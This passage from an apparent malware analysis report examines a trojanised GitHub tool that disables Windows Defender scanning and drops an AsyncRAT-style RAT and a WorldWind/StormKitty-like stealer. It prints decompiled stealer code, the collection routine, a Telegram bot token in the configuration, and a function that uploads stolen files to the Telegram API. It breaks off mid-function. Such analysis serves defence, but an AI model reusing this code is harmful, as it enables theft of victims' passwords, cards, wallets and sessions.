        string asString = msgPack.ForcePathObject("Pac_ket").AsString;
        if (!(asString == "Po_ng"))
        {
            if (!(asString == "plu_gin"))
            {
                if (!(asString == "save_Plugin"))
                {
                    goto IL_1C7;
                }
            }
            else
            {
                try
                {
                    if (SetRegistry.GetValue(msgPack.ForcePathObject("Dll").AsString) == null)
                    {
                        ClientSocket.Packs.Add(msgPack);
                        MsgPack msgPack2 = new MsgPack();
                        msgPack2.ForcePathObject("Pac_ket").SetAsString("sendPlugin");
                        msgPack2.ForcePathObject("Hashes").SetAsString(msgPack.ForcePathObject("Dll").AsString);
                        ClientSocket.Send(msgPack2.Encode2Bytes());
                    }
                    else
                    {
                        ClientSocket.Invoke(msgPack);
                    }
                    goto IL_1C7;
                }
                catch (Exception ex)
                {
                    ClientSocket.Error(ex.Message);
```

At the time of analysis, the C2 address is no longer connected, so the analysis will stop at this point.


I spent time quickly examining another file that was also introduced and provided by the threat actor on GitHub: `hxxps://github[.]com/vltpro/FVIATOOL/blob/main/fvia.rar`. This compressed file contains two executable files. After extracting them, I ran the `update.exe` file. Its execution process will perform `PowerShell` scripts with two purposes. The first is to display an error message form with an OK button, and the second is to add some paths ("`$env:UserProfile`" và "`$env:SystemDrive`") to Windows Defender's exclusion list. This will allow files within these paths to avoid being scanned by the

Windows Defender antivirus software, enabling attackers to perform malicious activities stealthily without being detected. The `update.exe` process will then decode, drop two files `%LocalAppData%\File1.exe` and `%AppData%\ok.exe`, and execute them.



```
update.exe (3144)                                C:\Users\        \Desktop\fvia\update.exe
update.exe (332)                                 C:\Users\        \Desktop\fvia\update.exe
  powershell.exe (672)    Windows PowerShell     C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    conhost.exe (256)     Console Window Host    C:\Windows\system32\conhost.exe
  powershell.exe (3104)   Windows PowerShell     C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    conhost.exe (1224)    Console Window Host    C:\Windows\system32\conhost.exe
  File1.exe (2776)        Client                 C:\Users\        \AppData\Local\File1.exe
    cmd.exe (3220)        Windows Command Processor  C:\Windows\SYSTEM32\cmd.exe
      conhost.exe (3772)  Console Window Host    C:\Windows\system32\conhost.exe
      chcp.com (3248)     Change CodePage Utility  C:\Windows\system32\chcp.com
      netsh.exe (3916)    Network Command Shell  C:\Windows\system32\netsh.exe
      findstr.exe (2020)  Find String (QGREP) Utility  C:\Windows\system32\findstr.exe
    cmd.exe (3416)        Windows Command Processor  C:\Windows\SYSTEM32\cmd.exe
      conhost.exe (3420)  Console Window Host    C:\Windows\system32\conhost.exe
      chcp.com (3776)     Change CodePage Utility  C:\Windows\system32\chcp.com
      netsh.exe (3808)    Network Command Shell  C:\Windows\system32\netsh.exe
  ok.exe (916)                                   C:\Users\        \AppData\Roaming\ok.exe
```


Quickly examine the code of the file `ok.exe` (`80b231aeb2e6026767e6edd22fa0b073bd805f59aa6eaed5635976a46c10e3cd`). The payload code is similar to the payload analyzed **in Stage 5** above. It also connects to "`hxxps[://]pastebin[.]com/raw/gdYYU7gi`" to retrieve the C2 address, however, the information of the `Client.Settings.Server_Certificate` has been partially removed, including some important information.



```
namespace Client
{
    // Token: 0x02000002 RID: 2
    public class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002608 File Offset: 0x00000808
        public static void Main()
        {
            for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
            {
                Thread.Sleep(1000);
            }
            if (!Settings.InitializeSettings())
            {
                Environment.Exit(0);
            }
            try
            {
                if (!MutexControl.CreateMutex())
                {
                    Environment.Exit(0);
                }
                if (Convert.ToBoolean(Settings.Anti))
                {
                    Anti_Analysis.RunAntiAnalysis();
                }
                if (Convert.ToBoolean(Settings.Install))
                {
                    NormalStartup.Install();
                }
                if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
                {
                    ProcessCritical.Set();
                }
                Methods.PreventSleep();
            }
            catch
```


Client.Settings.Key	"nu4874CtcQax3qZNbZaC0ooaMAOZVop5"
Client.Settings.aes256	{Client.Algorithm.Aes256}
Client.Settings.Ports	"null"
Client.Settings.Hosts	"null"
Client.Settings.Version	""
Client.Settings.Install	"false"
Client.Settings.MTX	" "
Client.Settings.Pastebin	"https://pastebin.com/raw/gdYYU7gi"
Client.Settings.Anti	"false"
Client.Settings.BDOS	"false"
Client.Settings.Group	" "
Client.Settings.Hwid	"19F94931B9F9422E1987"
Client.Settings.Serversignature	"Ovh9ELts+7b3+K7M0GO43BmvfYHh8XfURj8hfCpo1db2BIAgE8U1zKh/vubP99wO4MiGNWIe8Z/ETOSthAtfYcDIShJlh9hRuHTcgv8p...
Client.Settings.Certificate	"vi7A/bgxpeVdawzvMazS5rEdVTCbY0arEEM0DK5ivU+5Pv/0iVI2Biaie5/94AC7g/icLFKNieS/wozFlkfbi09BLGfKOCs77W5KkE6Uvhv3W...
Client.Settings.ServerCertificate	{[Subject] CN=" " [Issuer] CN=" " [Serial Number] 00CEE728F2A7B9A0D903AB6CCE2E56EB [Not Before] 2/25/2023 1:24:...
Client.Settings.InstallFolder	"%AppData%"
Client.Settings.InstallFile	""
Client.Settings.Delay	"3"

Continuing on, upon a quick analysis of the code for `File1.exe` (`ddf0e4ffcdcf120d591a1ea82e58f21936d763f90dc3b33a4c4750fd1496652a`), I noticed that it bears a strong resemblance to the **AsyncRAT** malware (for example, the name of the Mutex and the structure of the decoded configuration). However, based on information from the `Certificate ({[Subject] CN=WorldWind Stealer [Issuer]  CN=WorldWind Stealer..}` it is possible that it is `hxxps://github[.]com/Leecher21/WorldWind-Stealer`.




```
ns1.GClass10.string_8              "yG6I3PAsnE9nttUubl3pCqvtRNdqypl6"
ns1.GClass10.gclass29_0            {ns23.GClass29}
ns1.GClass10.string_0              "5418167780:AAG6XcSYhQ7qknQ8Cj1YipvMX213kbiDV7s"
ns1.GClass10.string_1              "5268900600"
ns1.GClass10.string_2              "6606,7707,8808"
ns1.GClass10.string_3              "127.0.0.1"
ns1.GClass10.string_4              ""
ns1.GClass10.string_5              "false"
ns1.GClass10.string_9              "AsyncMutex_6SI8OkPnk"
ns1.GClass10.string_13             "null"
ns1.GClass10.string_12             "false"
ns1.GClass10.string_14             "false"
ns1.GClass10.string_17             "Default"
ns1.GClass10.string_15             "19F94931B9F9422E1987"
ns1.GClass10.string_11             "PvdGLeKhigO7ui7XG/ho3G5pcaT2DRhDYXVe8iny7z0W+2ROcT4r28JWn+W3HxlfjIf9GHX5Bh4GcdMscLd39IXcXRKmr8FYiO/vYrrhofmKro8Xg1ank61t/AHnEKHYYhmkiCxWCzUijMZNJ1mqmfjgdlB...
ns1.GClass10.string_10             "C03cQaoovMfEXGepmW+8bxKRpWSGOa8EbUab4qASkVLBsXwYnFI0bQCxhU2zCFbnl5m34IDNIyjZiufaqATcGo/2WBVNfWUpL7jkQujzyHDwoCVooRSm1mYvqJxb/Yh1GvP0B21hZkcqD9UiN3SJ9V...
ns1.GClass10.x509Certificate2_0    {[Subject]   CN=WorldWind Stealer   [Issuer]   CN=WorldWind Stealer   [Serial Number]   00A417A98F19741FE6A1DAA2EBD99619   [Not Before]   7/13/2021 11:51:06 AM   [Not After]   12/31/9..
ns1.GClass10.string_6              "%AppData%"
ns1.GClass10.string_7              ""
ns1.GClass10.string_16             "3"
```

```
public static void smethod_11(string string_3, bool bool_1 = false)
{
    GClass11.smethod_0();
    string text = string.Concat(new string[]
    {
        "\n  \ud83c\udf2a *WorldWind Stealer 2.0.4 - Results:*\nDate: ",
        Class6.string_3,
        "\nSystem: ",
        Class6.smethod_4(),
        "\nUsername: ",
        Class6.string_0,
        "\nCompName: ",
        Class6.string_1,
        "\nLanguage: ",
        Class64.smethod_0(Class6.string_2.Split(new char[] { '-' })[1]),
        " ",
        Class6.string_2,
        "\nAntivirus: ",
        Class6.smethod_7(),
        "\n\n  \ud83d\udcbb *Hardware:*\nCPU: ",
        Class6.smethod_12(),
        "\nGPU: ",
        Class6.smethod_13(),
        "\nRAM: ",
        Class6.smethod_14(),
        "\nHWID: ",
        Class6.smethod_5(),
        "\nPower: ",
        Class6.smethod_1(),
        "\nScreen: ",
        Class6.smethod_0(),
        "\n\n  \ud83d\udce1 *Network:* \nGateway IP: ",
        Class6.smethod_6(),
        "\nInternal IP: ",
        Class6.smethod_8(),
        "\nExternal IP: ",
        Class6.smethod_9(),
        "\n",
        Class6.smethod_11(),
        "\n\n  \ud83d\udcb8 *Domains info:*",
        Class54.smethod_2("\ud83c\udfe6 *Bank Logs*", Class54.list_0, '-'),
        Class54.smethod_2("\ud83d\udcb0 *Crypto Logs*", Class54.list_1, '-'),
        Class54.smethod_2("\ud83c\udf53 *Freaky Logs*", Class54.list_2, '-'),
        GClass11.smethod_10(),
        "\n\n  \ud83c\udf10 *Logs:*",
        Class54.smethod_1("\ud83d\udd11 Passwords", Class54.int_0),
        Class54.smethod_1("\ud83d\udcb3 CreditCards", Class54.int_1),
```



```
            Class54.smethod_1("\ud83c\udf6a Cookies", Class54.int_3),
            Class54.smethod_1("\ud83d\udcc2 AutoFill", Class54.int_2),
            Class54.smethod_1("⊠ History", Class54.int_4),
            Class54.smethod_1("\ud83d\udd16 Bookmarks", Class54.int_5),
            Class54.smethod_1("\ud83d\udce6 Downloads", Class54.int_6),
            "\n\n  \ud83d\uddc3 *Software:*",
            Class54.smethod_1("\ud83d\udcb0 Wallets", Class54.int_9),
            Class54.smethod_1("\ud83d\udce1 FTP hosts", Class54.int_10),
            Class54.smethod_1("\ud83d\udd0c VPN accounts", Class54.int_7),
            Class54.smethod_1("\ud83e\udda2 Pidgin accounts", Class54.int_8),
            Class54.smethod_0("✈\ufe0f Telegram sessions", Class54.bool_0),
            Class54.smethod_0("\ud83d\udcac Discord token", Class54.bool_3),
            Class54.smethod_0("\ud83c\udfae Steam session", Class54.bool_1),
            Class54.smethod_0("\ud83c\udfae Uplay session", Class54.bool_2),
            "\n\n  \ud83e\udded *Device:*",
            Class54.smethod_0("\ud83d\udddd Windows product key", Class54.bool_4),
            Class54.smethod_1("\ud83d\udef0 Wifi networks", Class54.int_11),
            Class54.smethod_0("\ud83d\udcf8 Webcam screenshot", Class54.bool_6),
            Class54.smethod_0("\ud83c\udf03 Desktop screenshot", Class54.bool_5),
            "\n\n  \ud83d\udcc4 *File Grabber:*",
            Class54.smethod_1("\ud83d\udcc2 Source code files", Class54.int_13),
            Class54.smethod_1("\ud83d\udcc2 Database files", Class54.int_14),
            Class54.smethod_1("\ud83d\udcc2 Documents", Class54.int_12),
```

Or it is possible that this payload is based on the code from "**hxxps://github[.]com/LimerBoy/StormKitty**"




Name	Value
ns2.Class9.byte_1	{byte[0x00000026]}
ns2.Class9.byte_0	{byte[0x00000010]}
ns2.Class9.string_0	"51252e655136f7d84f5660d74de59360"
ns2.Class9.string_1	"https://github.com/LimerBoy/StormKitty"
ns2.Class9.string_2	"?token=0429cbf2316b8e33"

There are various methods to collect information from a victim's computer, depending on the situation and the type of data needed. The following is the method that this malware uses to collect information on the victim's machine:

```
public static bool smethod_0(string string_0)
                {
                        try
                        {
                                Class19.smethod_4(string_0 + "\\Grabber");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class47.smethod_0(string_0 + "\\Browsers");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class41.smethod_0(string_0 + "\\Browsers");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class35.smethod_0(string_0 + "\\Browsers");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class24.smethod_0(Class24.smethod_3(), string_0 +
"\\Messenger\\Discord");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class25.smethod_0(string_0 + "\\Messenger\\Pidgin");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class26.smethod_1(string_0 + "\\Messenger\\Telegram");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class28.smethod_0(string_0 + "\\Gaming\\Steam");
                                Class29.smethod_0(string_0 + "\\Gaming\\Uplay");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class27.smethod_5(string_0 + "\\Gaming\\Minecraft");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class12.smethod_0(string_0 + "\\Wallets");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class11.smethod_3(Class11.smethod_1(), string_0 +
"\\FileZilla");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class15.smethod_0(string_0 + "\\VPN\\ProtonVPN");
                                Class14.smethod_0(string_0 + "\\VPN\\OpenVPN");
                                Class13.smethod_1(string_0 + "\\VPN\\NordVPN");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Directory.CreateDirectory(string_0 + "\\Directories");
                                Class18.smethod_2(string_0 + "\\Directories");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Directory.CreateDirectory(string_0 + "\\System");
                        }
                        catch
                        {
                        }
                        try
                        {
                                Class21.smethod_0(string_0 + "\\System");
                                Class16.smethod_0(string_0 + "\\System");
                        }
                        catch
                        {
                        }
                        try
                        {
```


```
                        Class17.smethod_0(string_0 + "\\System");
                        Class22.smethod_1(string_0 + "\\System");
                }
                catch
                {
                }
                try
                {
                        Class23.smethod_3(string_0 + "\\System");
                        Class23.smethod_2(string_0 + "\\System");
                }
                catch
                {
                }
                try
                {
                        File.WriteAllText(string_0 + "\\System\\ProductKey.txt",
GClass12.smethod_3());
                }
                catch
                {
                }
                return true;
        }
```

Once the malware has collected this information, it sends it to the attacker's Telegram account for further exploitation:



```
public static void smethod_2(string string_3, string string_4 = "Document")
{
    GClass11.smethod_0();
    if (!File.Exists(string_3))
    {
        GClass11.smethod_3("⍰ File not found!");
        return;
    }
    using (HttpClient httpClient = new HttpClient())
    {
        MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
        byte[] array = File.ReadAllBytes(string_3);
        multipartFormDataContent.Add(new ByteArrayContent(array, 0, array.Length), string_4.ToLower(),
          string_3);
        httpClient.PostAsync(string.Concat(new string[]
        {
            "https://api.telegram.org/bot",
            GClass10.string_0,
            "/send",
            string_4,
